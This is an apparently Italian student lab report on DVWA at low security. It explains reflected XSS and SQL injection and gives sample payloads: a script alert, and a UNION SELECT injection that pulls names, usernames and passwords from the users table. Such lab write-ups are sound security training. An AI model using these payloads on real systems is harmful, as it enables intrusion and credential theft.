

XSS REFLECTED

L'attacco cross site scripting viene spedito solitamente tramite email o da un sito web. "L'inganno" consiste in un URL che sembra condurre a un sito web affidabile, ma in realtà se viene cliccato (ed il sito è vulnerabile al vettore XXS) può causare l'esecuzione di script malevoli. Viene definito come "riflesso" in quanto l'output del codice viene eseguito immediatamente.

Avvio DVWA e impsto la sicurezza a "low",inserendo il seguente script: <script>alert(1);</script> ho generato un alert.



Mentre con lo script ciao a tutti rendo il nome in corsivo.




ATTACCO SQL INJECTION

SQL INJECTION è un attacco utilizzato per hackerare web app che usano un database sfruttando il linguaggio SQL (interrogazione dal server al database).

Con il livello di sicurezza basso, inserisco la seguente query SQL:

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Ottengo nomi, username e password degli utenti dal database.